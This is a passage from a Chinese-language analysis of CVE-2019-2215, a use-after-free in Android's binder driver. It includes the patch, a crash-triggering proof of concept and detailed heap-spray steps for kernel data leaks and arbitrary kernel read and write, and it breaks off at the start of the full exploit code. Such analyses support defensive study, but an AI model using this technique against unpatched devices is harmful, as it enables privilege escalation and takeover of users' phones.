
CVE-2019-2215 漏洞分析



文档说明

分析 CVE-2019-2215 漏洞原理,利用方式、利用代码说明。

参考资料

https://cert.360.cn/warning/detail?id=2df10d70526adb4cc93edea85baa9985

https://geneblue.github.io/2019/10/23/cve-2019-2215-binder/#more

commit 信息

https://git.kernel.org/pub/scm/linux/kernel/git/stable/linux.git/commit/drivers/android/binder.c?h=linux-4.14.y&id=7a3cee43e935b9d526ad07f20bf005ba7e74d05b

Github 地址

 $\underline{\text{https://github.com/wming-github/cve-linux-kernel/tree/master/cve-2019-2215}}$

目 录

一 、	漏洞摘要1
1,	漏洞介绍1
2,	漏洞影响1
3、	漏洞信息2
4、	时间线2
二、	漏洞分析3
1,	commit 信息3
2,	漏洞原理4
3、	漏洞利用9
	3.1、泄露内核数据
	3. 2、任意写内核
	3.3、任意读内核17
三、	漏洞 POC 解析20
1,	测试环境
2,	POC 代码
	2.1、 利用方式一
	2. 2、 利用方式二

一、漏洞摘要

1、漏洞介绍

Oday 漏洞 CVE-2019-2215 由 Google 公司 Project Zero 小组发现,并被该公司的威胁分析小组(TAG)确认其已用于实际攻击中。TAG 表示该漏洞利用可能跟一家出售漏洞和利用工具的以色列公司 NSO 有关,随后 NSO 集团发言人公开否认与该漏洞存在任何关系。该漏洞实质是内核代码一处 UAF 漏洞,成功利用可以造成本地权限提升,并有可能完全控制用户设备。但要成功利用该漏洞,需要满足某些特定条件。

安卓开源项目(AOSP)一位发言人表示: "在安卓设备上,该漏洞的严重性很高,但它本身需要安装恶意应用程序以进行潜在利用。对于其它媒介向量,例如通过网络浏览器,需要附加额外的漏洞利用程序组成攻击链。

2、漏洞影响

该漏洞已于 2017 年 12 月在安卓内核 3.18、4.14、4.4、4.9 中修复,但在后续版本中又重新引用。根据 Project Zero 小组统计,目前该漏洞广泛存在于以下设备中:安卓 9 和安卓 10 预览版 Pixel 2、华为 P20、红米 5A、红米 Note 5、小米 A1、Oppo A3、摩托罗拉 Z3、Oreo LG 系列、三星 S7、S8、S9。

未能及时更新系统的手机,很有可能任然存在该漏洞

手机品牌	手机型号		
移动定制机	CMCC M761、CMCC M762		
Meizu	M1822、16 X		
Hisense	HLTE215T、HLTE213T、HLTE213M		
Vivo	V1818T、V1818A、V1813A、V1945A、V1938CT、V1824A、V1936AL、V1829A		
OPP0	PBAMOO、PBATOO、OPPO R11t、OPPO R11、PCPMOO、PCHM10、PCNMOO		
Xiaomi	Redmi Note 5、MI 6X、MI 5s Plus、MI 5s、MI 5、MI 5X、Redmi 6 Pro、		
ATAOMI	MI 6, MI 8, MI 8 SE, Redmi Note 8 Pro, MI CC 9e, Redmi Note 7 Pro		
Samsung	SM-G955F、SM-N9600、SM-G9600、SM-G9650、SM-A9200、SM-N960F、SM-G9730		
HONOR	LND-AL30、BND-AL10、FRD-AL10、BLN-AL10、KNT-AL10、PRA-AL00X、		
nonor	PRA-ALOO、LLD-ALOO、HLK-ALOO、BKK-ALOO		

HUAWET	EVA-AL10、WAS-TL10、ALP-AL00、ART-AL00x、HWI-AL00、JKM-AL00b、		
HUAWE1	EML-AL00		
Nokia	Nokia X7		
OnePlus	OnePlus ONEPLUS A6000		

未能及时更新系统的手机,涉及内核版本有:

Linux 3. 18. 71, Linux 4. 4. 23, Linux 4. 4. 78, Linux 4. 9. 82, Linux 4. 9. 112, Linux 4. 14. 98, Linux 4. 14. 113

3、漏洞信息

漏洞类型: UAF, 泄露内核信息, 可以转换为读写漏洞

漏洞文件: drivers/android/binder.c

此漏洞是利用 Linux 内核 fuzz 工具 syzkaller 上报的

4、时间线

2019-09-27 Google 公司 Project Zero 小组发现并提交漏洞

二、漏洞分析

1、commit 信息

```
ANDROID: binder: remove waitqueue when thread exits.
commit f5cb779ba16334b45ba8946d6bfa6d9834d1527f upstream. binder pol1() passes
the thread->wait waitqueue that can be slept on for work. When a thread that uses
epoll explicitly exits using BINDER_THREAD_EXIT, the waitqueue is freed, but it is
never removed from the corresponding epoll data structure. When the process
subsequently exits, the epoll cleanup code tries to access the waitlist, which
results in a use-after-free.
Prevent this by using POLLFREE when the thread exits.
Signed-off-by: Martijn Coenen <maco@android.com> Reported-by: syzbot
<syzkaller@googlegroups.com> Signed-off-by: Greg Kroah-Hartman
<gregkh@linuxfoundation.org>
diff --git a/drivers/android/binder.c b/drivers/android/binder.c
index a340766b51fe..2ef8bd29e188 100644
--- a/drivers/android/binder.c
+++ b/drivers/android/binder.c
@@ -4302, 6 +4302, 18 @@ static int binder_thread_release(struct binder_proc *proc,
   if (t)
        spin_lock(&t->lock);
    }
    /*
    st If this thread used poll, make sure we remove the waitqueue
    * from any epoll data structures holding it with POLLFREE.
    * waitqueue active() is safe to use here because we're holding
    * the inner lock.
```

```
+ */
+ if ((thread->looper & BINDER_LOOPER_STATE_POLL) &&
+ waitqueue_active(&thread->wait)) {
+ wake_up_poll(&thread->wait, POLLHUP | POLLFREE);
+ }
+ binder_inner_proc_unlock(thread->proc);
if (send_reply)
```

上面 commit 主要就是在 free 掉 binder_thread 之前,清理一下 thread->wait,从链表中删除。如果想要在已经打上该补丁的内核测试该漏洞,只需要将 commit 中那几行代码 注释掉就可以。

2、漏洞原理

从 commit 看,这是一个 UAF 漏洞, UAF 对象是 struct binder_thread 数据结构, 当该数据结构被释放时,并没有将 binder_thread->wait 从 epoll 的 wait 链表中剔除。 在进程退出或调用 epoll 做 EPOLL_CTL_DEL 操作时,内核会遍历删除 epoll 的 wait 链表,这会再次访问之前已经释放的 binder_thread 数据结构的 wait 字段,UAF 产生。

在开启 KASAN 的内核中,一个可触发 KASAN 的 poc 如下:

```
#include <fcntl.h>
#include <sys/epoll.h>
#include <sys/ioctl.h>
#include <unistd.h>

#define BINDER_THREAD_EXIT 0x40046208ul

int main()
{
   int fd, epfd;
   struct epoll_event event = { .events = EPOLLIN };

fd = open("/dev/binder0", O_RDONLY);
```

```
epfd = epoll_create(1000);

/* 创建 binder_thread 数据结构 */
epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event);

/* 释放 binder_thread 数据结构 */
ioctl(fd, BINDER_THREAD_EXIT, NULL);

/* 进程退出,删除链表,触发 UAF */
}
```

KASAN crash log:

```
[464. 504747] c0
                  3033 BUG: KASAN: use-after-free in remove_wait_queue+0x48/0x90
[464. 511836] c0
                  [464.518893] c0
                  3033
[464. 526548] c0
                   3033 CPU: 0 PID: 3033 Comm: new.out Tainted: G
                                                                                C
4.4.177-ga9e0ec5cb774 #1
[464. 529044] c0
                  3033 Hardware name: Qualcomm Technologies, Inc. MSM8998 v2.1 (DT)
[464.538334] c0
                  3033 Call trace:
[464. 545928] c0
                  3033 [<ffffff900808f0e8>] dump backtrace+0x0/0x34c
[464. 549328] c0
                  3033 [<ffffff900808f574>] show_stack+0x1c/0x24
                  3033 [<ffffff900858bcc8>] dump_stack+0xb8/0xe8
[464. 555411] c0
[464. 561319] c0
                  3033 \ [\langle ffffff90082b1ecc \rangle] \ print\_address\_description + 0x94/0x334
[464. 567219] c0
                  3033 [<ffffff90082b23f0>] kasan report+0x1f8/0x340
[464. 574501] c0
                  3033 \ [\langle ffffff90082b0740 \rangle]  asan store8+0x74/0x90
[464. 580753] c0
                  3033 [<ffffff9008139fc0>] remove wait queue+0x48/0x90
[464. 587125]
                    c0
                                                3033
                                                            [<ffffff9008336874>]
ep unregister pollwait. isra. 8+0xa8/0xec
[464. 593617] c0
                  3033 [<ffffff9008337744>] ep_free+0x74/0x11c
[464.601149] c0
                  3033 [<ffffff9008337820>] ep_eventpol1_release+0x34/0x48
                  3033 [<ffffff90082c589c>] fput+0x10c/0x32c
[464.606988] c0
                  3033 [<ffffff90082c5b38>] fput+0x18/0x20
[464.613724] c0
[464.619463] c0
                  3033 [<ffffff90080eefdc>] task_work_run+0xd0/0x128
                  3033 [\langle ffffff90080bd890 \rangle] do_exit+0x3e4/0x1198
[464.625193] c0
[464.631260] c0
                  3033 [<ffffff90080c0ff8>] do group exit+0x7c/0x128
[464.637167] c0
                  3033 [\langle ffffff90080c10c4 \rangle] __wake_up_parent+0x0/0x44
[464. 643421] c0
                  3033 [<ffffff90080842b0>] e10_svc_naked+0x24/0x28
```

```
[464. 649944] c0
                  3033
[464.655899] c0
                  3033 Allocated by task 3033:
[464. 658257]
              [\langle ffffff900808e5a4 \rangle] save stack trace tsk+0x0/0x204
[464. 663899]
             [\langle ffffff900808e7c8 \rangle] save stack trace+0x20/0x28
[464.669882] [<ffffff90082b0b14>] kasan kmalloc.part.5+0x50/0x124
[464.675528] [<ffffff90082b0e38>] kasan kmalloc+0xc4/0xe4
[464.681597] [<ffffff90082ac8a4>] kmem cache alloc trace+0x12c/0x240
 \begin{tabular}{ll} [464.686992] & [\langle ffffff90094093c0 \rangle] & binder\_get\_thread+0xdc/0x384 \\ \end{tabular} 
[464.693319] [<ffffff900940969c>] binder poll+0x34/0x1bc
[464.699127] [<ffffff900833839c>] SyS epol1 ct1+0x704/0xf84
[464.704423] [<ffffff90080842b0>] e10 svc naked+0x24/0x28
[464. 709971] c0
                  3033
[464.714124] c0
                  3033 Freed by task 3033:
[464. 716396]
              [<ffffff900808e5a4>] save stack trace tsk+0x0/0x204
[464.721699] [<ffffff900808e7c8>] save_stack_trace+0x20/0x28
[464.727678] [<ffffff90082b16a4>] kasan slab free+0xb0/0x1c0
[464.733322] [<ffffff90082ae214>] kfree+0x8c/0x2b4
[464.738952] [<ffffff900940ac00>] binder thread dec tmpref+0x15c/0x1c0
 \begin{tabular}{ll} [464.743750] & [\langle ffffff900940d590 \rangle] & binder\_thread\_release + 0x284/0x2e0 \\ \end{tabular} 
[464.750253] [<ffffff90094149e0>] binder ioct1+0x6f4/0x3664
[464.756498] [<ffffff90082e1364>] do vfs ioct1+0x7f0/0xd58
[464.762052] [<ffffff90082e1968>] SyS ioct1+0x9c/0xc0
[464.767513] [<ffffff90080842b0>] e10_svc_naked+0x24/0x28
[464.772554] c0
                  3033
[464. 776731] c0
                  [464.776731] c0
                  3033 which belongs to the cache kmalloc-512 of size 512
[464.779151] c0
                  3033 The buggy address is located 176 bytes inside of
                  3033 512-byte region [00000000000000, 000000000000000)
[464.779151] c0
[464. 793269] c0
                  3033 The buggy address belongs to the page:
```

首先,在调用 epol1_ctl 进行 EPOLL_CTL_ADD 操作时,将创建 binder_thread 数据结构,并将该数据结构添加到了 epol1 的 wait 链表中。函数调用关系如下:
epoll ctl -> ep insert -> ep item pol1 -> binder pol1 -> binder get thread

```
static struct binder_thread *binder_get_thread(struct binder_proc *proc)
   struct binder thread *thread;
   struct binder_thread *new_thread;
   binder_inner_proc_lock(proc);
   thread = binder_get_thread_ilocked(proc, NULL);
   binder inner proc unlock(proc);
   if (!thread) {
       /* 通过 slub 分配内存,使用的是通用的 slub 内存块(512 字节) */
       new_thread = kzalloc(sizeof(*thread), GFP_KERNEL);
       if (new_thread == NULL)
           return NULL;
       /* 调试时,可在此处打印分配的内存大小和地址,查看是否占位成功 */
       binder_inner_proc_lock(proc);
       thread = binder_get_thread_ilocked(proc, new_thread);
       binder_inner_proc_unlock(proc);
       if (thread != new_thread)
           kfree(new_thread);
   return thread;
```

当对 binder 进行 ioctl 的 BINDER_THREAD_EXIT 操作时,会释放 binder_thread 数据结构,被释放的内存回到 slub 分配器中进行管理。函数调用关系如下:
ioctl -> do_vfs_ioctl -> vfs_ioctl -> binder_ioctl -> binder_free_thread -> kfree

```
static void binder_free_thread(struct binder_thread *thread)
{
    BUG_ON(!list_empty(&thread->todo));
    binder_stats_deleted(BINDER_STAT_THREAD);
    binder_proc_dec_tmpref(thread->proc);
    put_task_struct(thread->task);
    /* 释放 thread, 回到 slub 的空闲链表进行管理 */
    kfree(thread);
}
```

从 kasan 的 log 中,我们可以得到 UAF 触发时的调用链。在进程退出的时候会释放进程资源,最终会调用 ep_eventpoll_release,最后进行链表删除,函数调用如下:
ep_eventpoll_release -> ep_free -> ep_unregister_pollwait -> ep_remove_wait_queue
-> remove_wait_queue -> __remove_wait_queue -> list_del -> prev = next
 如果是主动调用 EPOLL_CTL_DEL,函数调用如下:
sys_epoll_ctl -> ep_remove -> ep_unregister_pollwait -> ep_remove_wait_queue -> remove_wait_queue -> list_del -> prev = next

```
void remove_wait_queue(wait_queue_head_t *q, wait_queue_t *wait)
{
    unsigned long flags;
    spin_lock_irqsave(&q->lock, flags);
    __remove_wait_queue(q, wait);
    spin_unlock_irqrestore(&q->lock, flags);
}
static inline void
    __remove_wait_queue(wait_queue_head_t *head, wait_queue_t *old)
{
    list_del(&old->task_list);
}
```

下面是 struct binder_thread 结构体

```
struct binder_thread {
    struct binder_proc *proc;
    struct rb_node rb_node;
```

```
struct list_head waiting_thread_node;
int pid;
int looper; /* only modified by this thread */
bool looper_need_return; /* can be written by other thread */
struct binder_transaction *transaction_stack;
struct list_head todo;
bool process_todo;
struct binder_error return_error;
struct binder_error reply_error;
wait_queue_head_t wait; // 1 漏洞触发时, 操作的链表
struct binder_stats stats;
atomic_t tmp_ref;
bool is_dead;
struct task_struct *task; // 2 漏洞触发后, 泄露的数据
};
```

注意其等待队列 wait_queue_head_t, 其中 list_head 是个双向链表,该字段正是触发 UAF 的点。其结构如下:

```
typedef struct __wait_queue_head wait_queue_head_t;
struct __wait_queue_head {
    spinlock_t lock; /* int 类型 */
    struct list_head task_list;
};
struct list_head {
    struct list_head *next, *prev;
};
```

当进程退出的时候,或者是主动调用 EPOLL_CTL_DEL 时,内核会遍历删除 epol1 的 wait 链表,这会再次访问之前已经释放的 binder_thread 数据结构的 wait 字段,本质上就是一个链表的删除操作,造成 UAF,触发了内核崩溃。当然也有可能这片空间又被申请了或其他原因,导致其仍指向有效的数据。后面就是利用有效的内存占位被释放的 UAF 内存对象,从而利用漏洞。

3、漏洞利用

该漏洞属于 UAF 漏洞,UAF 漏洞的利用过程一般是,先确定 UAF 的数据结构是谁,其中有无可利用的函数指针、链表等可利用信息。

- (1) 如果该结构中有直接可用的函数指针,使用堆喷等占位方式覆盖该指针,后期触发该函数即可控制 PC;
- (2) 如果该结构中存在链表,使用堆喷等占位方式覆盖占位链表结构,触发时观察对链表的修改情况,再判断能否做内核读写;
- (3) 其他情形,直接填充满非法数据比如 0xdeadc0dedeadc0de,看看内核啥反应。

3.1、泄露内核数据

该漏洞的 UAF 对象是数据结构 struct binder_thread , 查看该结构发现, 在该数据 结构中存在一个等待队列的链表指针, 同时还有当前进程的 task_struct 指针, 如果能直接泄漏该处内存中内容, 我们就能直接得到当前进程 task struct 在内核中的位置。

利用的核心是用多个 struct iovec 结构体去占位释放的 binder_thread 数据结构。在 64 位下 struct iovec 大小仅为 0x10,可以方便地控制我们所需要的字段以及 kmalloc 的大小。struct iovec 如下:

```
struct iovec{
    void *iov_base;
    size_t iov_len;
}
```

具体可以通过 sendmsg、recvmsg、writev、readv 系统调用,在内核中申请多个 iovec 结构体内存,堆喷占位 UAF 对象,函数调用关系如下:

```
sys_sendmsg-> __sys_sendmsg -> __sys_sendmsg -> copy_msghdr_from_user ->
import_iovec -> rw_copy_check_uvector -> kmalloc
sys_recvmsg-> __sys_recvmsg -> __sys_recvmsg -> copy_msghdr_from_user ->
import_iovec -> rw_copy_check_uvector -> kmalloc
sys_writev -> do_writev -> vfs_writev -> do_readv_writev -> import_iovec ->
rw_copy_check_uvector -> kmalloc
sys_readv -> do_readv -> vfs_readv -> do_readv_writev -> import_iovec ->
rw_copy_check_uvector -> kmalloc
```

可以看到最终都是调用函数 rw_copy_check_uvector 来申请内存,函数实现如下:

```
ssize_t rw_copy_check_uvector(int type, const struct iovec __user * uvector,
                unsigned long nr_segs, unsigned long fast_segs,
                struct iovec *fast_pointer,
                struct iovec **ret_pointer)
   /* 注意这里的 fast segs 为 8, 如果 iovec 的个数小于该值则使用内核栈存放,不会
   通过 kmalloc 申请内存 */
   if (nr_segs > fast_segs) {
       iov = kmalloc(nr_segs*sizeof(struct iovec), GFP_KERNEL);
       if (iov == NULL) {
          ret = -ENOMEM;
           goto out;
       }
   /* 可以在此处加测试代码,查看申请的内存地址是否占位成功 */
   }
   if (copy_from_user(iov, uvector, nr_segs*sizeof(*uvector))) {
       ret = -EFAULT;
       goto out;
   }
```

做数据占位时,需要知道 binder_thread 结构大小和 wait 成员在结构体中的偏移,这个可以在创建 binder_thread 结构体函数 binder_get_thread() 中增加一些 log 日志来获取。

```
static struct binder_thread *binder_get_thread(struct binder_proc *proc)
{
  int size;
```

```
if (!thread) {
          ...
          printk(KERN_INFO "POC: %s: binder_thread size: 0x%x wait offset = 0x%x
          task offset = 0x%x\n", __func__, sizeof(*thread), offsetof(typeof(*thread),
          wait), offsetof(typeof(*thread), task));
          ...
}
return thread;
}
```


我这里的测试环境,运行结果如下:

```
POC: binder_get_thread: binder_thread size: 0x198 wait offset = 0xa0 task offset = 0x190
```


根据 binder_thread 大小构造 0x190/0x10 个 struct iovec 结构体,即构造一个数组 struct iovec iovec_array[]。在内核中,wait 字段在 binder_thread 中的偏移为 0xa0, struct iovec 结构体大小为 0x10。构造 iovec_array 数组时需要注意以下几点:

- (1) iovec_array[10]. iov_base 对应 binder_thread.wait.lock, 在触发漏洞时会操作自旋锁, 因此必须保证此处地址低 32 位为 0 (这里需要理解内核自旋锁的实现机制), 才不会导致死锁。这里可以 mmap 映射一块指定的地址, 保证其低 32 位全 0 (例如 0x100000000),则不会导致内核崩溃;
- (2) 注意数据结构 binder_thread 的大小为 0x198, task 字段在 binder_thread 中的偏移为 0x190。构造的 iovec_array 数组大小为 0x190,不能覆盖 task 字段,因为后续使用 iovec_array 数组占位成功后要泄露当前进程的 task_struct 结构体的指针(这里就是内核代码实现的一个安全隐患被利用,被释放的 slub 对象并没有清空其内容,还残留原来的数据,从而被利用);有的内核版本的 binder_thread 结构体中没有当前进程的 task_struct 结构体的指针,只能通过泄露周边内存,这里不做讨论;
- (3) 这里构造 iovec_array 数组一方面是为了占位 UAF 对象,另外一方面是需要利用漏洞 篡改某个或多个 iov_base、iov_len,从而利用漏洞读写内核,需要注意绕过其对 iov base 是否为用户态地址的检查。


根据上述限制,那么构造的 iovec_array 数组与 struct binder_thread 对应关系,如下图所示:



泄露内核信息,这里使用 writev 系统调用去堆喷占位,然后再使用 readv 或者 read 系统调用去读数据,当漏洞触发后 iovec_array[11]. iov_base 地址被修改为内核地址,继续读就会将内核数据泄露。



(1) 如上图所示:根据 UAF 对象大小可以判断申请的是 slub-512 内存块(512 字节),使用 iovec_array 数组成功占位刚释放的 binder_thread 内存对象,避免覆盖 task 指针内容。(这里就是内核安全隐患,释放的 slub 对象并没有清空内容);



(2)调用 epol1_ct1 进行 EPOLL_CTL_DEL 操作时,会进行链表删除操作,UAF产生,导致占位内存中的内容被修改,如上图所示。

在触发删除链表操作之后,iovec_array[10].iov_base 的内容经过自旋锁上锁再开锁变为 0x100010001,iovec_array[10].iov_len 和 iovec_array[11].iov_base 内容已经变为原来 binder_thread 中 next 字段所在内核地址也就是 iovec_array[10].iov_len 对应的内核地址,此时再进行读操作,原本是读取 0x1000000000 地址处的内容,但此时已经被改为内核地址,那么就会将该内核地址往后的内容读取出来,读取一定长度就可以泄露当前进程的 task struct 指针。


3.2、任意写内核

要实现利用该漏洞向内核任意地址写任意值,还是需要利用 iovec_array 数组占位 UAF 对象,利用触发漏洞后链表删除操作,导致占位的 iovec_array 数组中对应 base 地址被修改,前面是通过读该地址来泄露内核数据,此次是通过向该地址写数据来达到任意写。




(1) 构造的 iovec_array 数组和要写入的数据,如上图所示。


这里假设向内核任意地址 kaddr 写入 8 字节任意数据 udata,那么需要进行 3 次 iovec 写操作。第一次写入 1 个字节的数据,写入 iovec_array[10].base 指定的地址,第二次写入 0x28 个字节数据,写入 iovec_array[11].base 指定的地址。当触发漏洞之后,该值会被改为内核地址,即 iovec_array[10].len 对应的内核地址,在完成第二组数据写操作之后,iovec_array[12].base 会被改为 kaddr (这里可以指定任意的内核地址);再进行第三次写操作,就会将 8 个字节数据写入 kaddr 指定的内核地址,实现向任意内核地址写入任意值。



(2) 使用 iovec_array 数组成功占位刚释放的 binder_thread 内存对象。那么构造的 iovec array 数组与 struct binder thread 对应关系,如上图所示。



(3)调用 epol1_ct1 进行 EPOLL_CTL_DEL 操作时,会进行链表删除操作,UAF产生,导致占位内存中的内容被修改,如上图所示。



- (4) 再次进行写操作,会将 0x28 字节的数据写入 iovec_array[10]. len 对应的内核地址,如上图所示。
- (5) 此时 iovec_array[12]. base 已经被改为指定的内核地址 kaddr,再进行写操作,会将 8 字节的数据写入该内核地址。这就实现了任意内核地址写任意值。kaddr 可以指定任意地址,8 字节长度也可以指定任意长度。


3.3、任意读内核

前面泄露内核数据,只能读取固定 binder_thread 中 next 字段对应内核地址往后的内核数据,要实现读内核任意地址,需要结合前面讲解的任意写内核操作,需要触发两次漏洞,第一次触发漏洞泄露内核数据,第二次触发漏洞实现任意写修改占位内存中的 base 值;同时需要进行 3 次读操作,前两次读操作用于泄露内核数据;在第三次读操作之前,执行一次任意写内核修改 base 值,修改成功后 base 值已经被修改为想要读取的内核地址,继续读即可实现读任意内核地址数据。


(1) 构造的 iovec_array 数组与 struct binder_thread 对应关系,如下图所示:

struct iovec iovec_array[]		struct binder_thread
	0x0	······
		·
[09].base = 0		
[09].1en = 0		
[10].base = 0x100000000	0xa0	spinlock_t lock
[10].len = 0x1000	0xa8	struct list_head *next
[11].base = 0x100000000	0xb0	struct list_head *prev
[11].len = 0x1000		
[12].base = 0x100000000		
[12].1en = 0x8		
	0x190	struct task_struct *task


(2) 使用 iovec_array 数组成功占位刚释放的 binder_thread 内存对象。那么构造的 iovec_array 数组与 struct binder_thread 对应关系,如下图所示:



(3)调用 epol1_ct1 进行 EPOLL_CTL_DEL 操作时,会进行链表删除操作,UAF产生,导致占位内存中的内容被修改,如下图所示:



- (4) 此时再进行读操作,会将 iovec_array[10]. iov_len 对应内核地址的数据泄露,其中包括 iovec_array[10]. iov_len 对应的内核地址。
- (5) 要实现读任意内核地址,需要将 iovec_array[12]. base 改为指定的内核地址,那么需要结合任意写内核操作将其修改为指定的内核地址。根据前面讲解的任意写内核,这里将任意写内核的地址 kaddr 指定为 iovec_array[12]. base 对应的内核地址(因为前面泄露了iovec_array[10]. iov_len 对应的内核地址,所以可以通过计算得到),写入的内容为后面任意读内核的地址 raddr;



(6)继续执行读操作,就会将内核地址 raddr 中的数据泄露。raddr 可以指定任意地址,8字节长度也可以指定任意长度。

三、漏洞 POC 解析

1、测试环境

安卓模拟器, Pixel 2 XL, 内核版本 Linux 4.4.124+

2、POC 代码

前面的漏洞分析主要是围绕 struct binder_thread 结构体大小: 0x198, wait 字段偏移: 0xa0 的情况进行分析, 其中 wait 字段偏移是 struct iovec 结构体大小 (0x10) 的整数倍 (binder_thread. wait 字段对应 iovec. base)。如果 wait 字段偏移不是 struct iovec 结构体大小 (0x10) 的整数倍,例如 wait 字段偏移是 0x98、0xa8 (binder_thread. wait 字段对应 iovec. len),其中的漏洞原理是一致的但是实现方式有很大的不同,这里不再具体分析,具体情况请查阅下面的 poc 代码分析。

下面利用代码主要是为了说明漏洞利用过程,所有参数是已经给定的,可以直接利用。 关于参数确定、内核符号表的查找、绕过PAN、关闭 selinux 等问题,具体情况及代码见 github 地址提供的更全面的代码。

2.1、利用方式一

下面 poc 代码是 binder_thread. wait 字段对应 iovec. base 的情况,关键字段 wait 的偏移值如果不是 0xa0,但是如果 wait 的偏移大小为 struct iovec 结构体大小 (0x10)的倍数,那么可以直接做参数调整即可,poc 代码解析见代码注释。

```
#define GNU SOURCE
#include <stdbool.h>
#include <sys/mman.h>
#include <sys/wait.h>
#include <ctype.h>
#include <sys/uio.h>
#include <err.h>
#include <sched.h>
#include <fcntl.h>
#include <sys/epoll.h>
#include <sys/ioctl.h>
#include <unistd.h>
#include <stdio.h>
